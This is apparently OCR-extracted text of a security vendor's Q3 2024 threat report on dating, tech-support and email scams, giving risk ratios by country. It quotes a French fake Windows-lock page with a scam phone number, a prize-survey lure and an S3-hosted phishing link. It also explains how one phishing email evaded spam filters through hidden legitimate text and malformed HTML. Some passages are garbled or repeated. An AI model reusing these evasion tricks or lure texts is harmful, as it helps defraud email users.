
Dating scams, also known as romance scams or online dating scams, involve fraudsters deceiving individuals into fake romantic relationships. Scammers adopt fake online identities to gain the victim's trust, with the ultimate goal of obtaining money or enough personal information to commit identity theft.

The activity of dating scams has surged significantly over the past quarter, as evidenced by the rising risk ratios. Globally, we've seen notable increases in several countries.




Risk ratio of dating scams in Q3/2024

Slovakia experienced a substantial rise, with a 17% increase in the risk ratio, while Finland mirrored this with an identical 17% increase. Denmark and Germany also saw moderate growth, with risk ratios increasing by 5% and 3% respectively.



Activity of Dating scam in Q3 2024

Moreover, Thailand saw the most dramatic increase, with a staggering +154% in the risk ratio, followed by Iceland at +48% and Fiji at +60%. These sharp rises highlight how dating scams are becoming increasingly prevalent in regions that were previously less affected, signaling a shift in targeting strategies.



Congratulations!

Promotional Contest on **October 18, 2024**

Dear user

We offer you a chance to receive a reward from our sponsors!

To receive your reward, simply complete our short and anonymous survey.

You only have **2 Minute and 29 Seconds**, to participate.

What is your gender?

18 comments

Maria Farela
Is it possible to play again? :)

Fred Hadbeak
I had heard about it!

Patricia Kinsey
Thank you so much!

Miguel Sanchez
All the gifts are empty!!

Meg Ryan's incredible j


Jenifer Z
[00:21] New Video se

Example of push notifications leading to dating scams

Tech Support Scams: Japan Remains the Top Target


Tech support scam threats involve fraudsters posing as legitimate technical support representatives who attempt to gain remote access to victims' devices or obtain sensitive personal information, such as credit card or banking details. These scams rely on confidence tricks to gain victims' trust and often involve convincing them to pay for unnecessary services or purchase expensive gift cards. It's important for internet users to be vigilant and to verify the credentials of anyone claiming to offer technical support services.

Despite a significant quarter-over-quarter decline in the risk ratio for tech support scams in Japan (60%) and Germany (33%), these countries remain among the most active in terms of scam prevalence. Japan, with a risk ratio of 1.32%, continues to lead globally, indicating a persistent threat level even amid reductions. In contrast, countries such as France and Hong Kong are experiencing notable increases. France saw a 31% rise in the risk ratio, while Hong Kong's risk ratio surged by 86%, reflecting high success in this country for these scams. This trend is further emphasized by the increased number of protected users in France (24%) and Hong Kong (82%), signaling targeted activity in these regions.




Activity of TSS for Q2/2024 and Q3/2024

When it comes to countries with the highest risk of encountering email threats or scams, the ratio is now quite similar across continents—a trend we haven't observed before. Australia, Europe, and North America are currently facing comparable levels of threat risk. In the past, the majority of these risks were concentrated in North America, but now the distribution is more balanced globally. Notably, South Africa has now risen to the top of the list.



Risk ratio of Technical support scam in Q3/2024

The example below shows a TSS lading page of very prevalent campaign targeting French users. France is one of the countries that recorded one of the biggest increases in the last quarter.



L'accès à ce PC a été bloqué pour des raisons de sécurité. N'accédez pas et ne redémarrez pas ce PC. Si vous négligez cet avertissement de base, vous risquez de perdre des informations sur ce framework. Contactez le support dès que possible et un expert Microsoft vous guidera tout au long de l'enquête par téléphone. L'exécution de cette application peut mettre votre PC en danger.

Contacter Le Windows Support : 09 70 46 20 59

L'accès à ce PC a été bloqué pour des raisons de sécurité

Désolé, l'analyse n'est pas terminée !

Erreur: 0x800VDS

Connexion administrateur

Windows verrouillé en raison d'une activité inhabituelle.
Veuillez vous reconnecter
Support technique: 09 70 46 20 59

Contacter l'assistance technique Win
09 70 46 20 59
(Numéro sans frais)
Activate Windows
Go to Settings to activate Windows.


Sécurité Windows Contacter l'assistance technique 09 70 46 20 59

Example of prevalent French TSS lading page

Email Threats: How Scammers Bypass Spam Detection


The Email threats section tends to cover a wide range of scams targeting almost anyone with an email address. These scams take various forms, including fake invoices designed to mimic legitimate brands and trick recipients into making payments to the attackers. Extortion emails attempt to coerce victims into sending cryptocurrency by falsely claiming to have recorded compromising webcam footage. Lottery scams lure users to websites that offer deals too good to be true, while classic phishing emails falsely inform recipients that their password has expired in an attempt to steal credentials. This section will explore the common email scams that can land in your inbox and the tactics used by cybercriminals to exploit unsuspecting users.

The prevalence of email threats typically remains constan, but, at the beginning of the summer, we observed an unusual spike in detected threats which raised our concerns about evolving tactics used by cybercriminals. Since the spike, which occurred at the end of July, the number of protected users has again stabilized. We will explore this spike in more detail later, using a real-world example to illustrate how cybercriminals may be attempting to bypass spam filters.



Risk ratio of email scams in Q2/2024 and Q3/2024


When it comes to countries with the highest risk of encountering email threats or scams, the ratio is now quite similar across continents—a trend we haven't observed before. Australia, Europe, and North America are currently facing comparable levels of threat risk. In the past, the majority of these risks were concentrated in North America, but now the distribution is more balanced globally. Notably, South Africa has now risen to the top of the list.



Risk ratio of email scams in Q3/2024

Let's examine the statistics of protected users on a quarter-by-quarter basis. Turkey saw the highest increase, with a remarkable 80%, which is extraordinary compared to other countries. The second-highest rise was in the Czech Republic, with a 73% increase, followed by Colombia with a 59% quarterly rise. On the other end of the spectrum, Germany experienced the largest drop at 36%, followed by Italy at 27% and Brazil at 14%. This significant contrast highlights the varied landscape of cybersecurity across regions, with some countries showing impressive improvements while others face steep declines.

Japan is a special case, as attacks there tend to occur in spikes, while other regions remain relatively stable without significant changes to the overall trend. This behavior is illustrated in the following graph.




Risk ratio of email scam attacks in Japan in Q3/2024

As mentioned at the beginning of this section, there was an email scam targeting users with a simple tactic: a survey that promised a physical prize at the end, likely a cell phone since the scam appeared to come from a mobile provider. What caught our attention, however, was the structure of the email. The HTML code was designed to mislead both spam filters and users. It could hide certain parts of the email from human readers while deceiving the filters.

Let's look at an example that we will be dissecting in this report. First, we'll examine the version that users see, and then we'll delve into the code inside the email (.eml file). There are several red flags for the user to consider:

- The sender's name does not match the sender's domain, which raises suspicion.
- The subject line does not align with the actual content of the email.
- The font used in the message is unprofessional and inconsistent with what a company of this nature would typically use.
- There is a clear attempt to create urgency, a common tactic in scams.


Notifications - Mozilla Thunderbird
File Edit View Go Message Tools Help
Get Messages
Write
Tag
Reply
Reply All
Forward
Archive
Junk
Delete
More
Options

From [redacted] <contact_support.wci@[redacted].com>

To [redacted] [redacted]

Cc [redacted]

Subject **Notifications**

To protect your privacy, Thunderbird has blocked remote content in this message.

ARE YOU ONLINE?
TAKE THIS 30 S
ECOND SURVEY!

After analyzing the source code of the email (the .eml file), there are several interesting patterns that we also observe in other scam messages. First, email has multiple parts and only a small part is related to the message that is actually displayed to the users and that leads to the malicious web site.


Below this message, the email contains a message that is copied from the account registration email with popular OpenAI services:

> *To continue setting up your OpenAI account, please verify that this is your email address. Verify email address (https://auth0.openai.com/<REDACTED>). This link will expire in 5 days. If you did not make this request, please disregard this email. For help, contact us through our Help center (<REDACTED>).*

This message is 'hidden' to the user as it is separated from the main text by multiple breaklines. However, the spam filters tend to extract complete message and thus, as this part closely resembles legitimate emails, it helped this scam message avoid being detected even by major email providers. This can be seen in the following graphs, where we observe the prevalence of this particular threat rising in July as it avoided the spam detection of popular email providers.

Among other methods for avoiding detections, the email contains:

- using non-standard fonts: the main message with malicious link is encoded using Unicode characters to prevent a clear extraction
- EML file contains multiple parts, and these, while not rendered to the user, can also confuse spam filters
- source code uses incorrect HTML tags, such as
  ```
  <td><td><SelECT><head><ObjecT>. or
  <z style="height: 24px; width: 1.27315%;"> </r>
  <w style="height: 24px; width: 9.83796%;"> </r>
  ```
- text from other parts of the email uses multiple languages
- Usage of reputable domains to avoid detection



Peak of protected users by Email Guardian in July

<a href="https://t6s6h5l4o6w0u1s5b9d8r2u5a7c0.s3.amazonaws.com/4.html#qs=r-ahebkacceebfbbikagggdhehachgjdgfiafchiiafchiiafchiiabadiadfiaccadjeacjjkaefjikkadcc" target="" align="center"> <h1> A R E Y O U O N L I N E ? T A K E T H I S 3 0 S E C O N D S U R V E Y ❗ </h1></a>

Using reputable domains like Amazon AWS to host malicious content allows many email threats to bypass domain-based spam filters. The obfuscated parameters may conceal redirects to phishing sites or malware downloads.

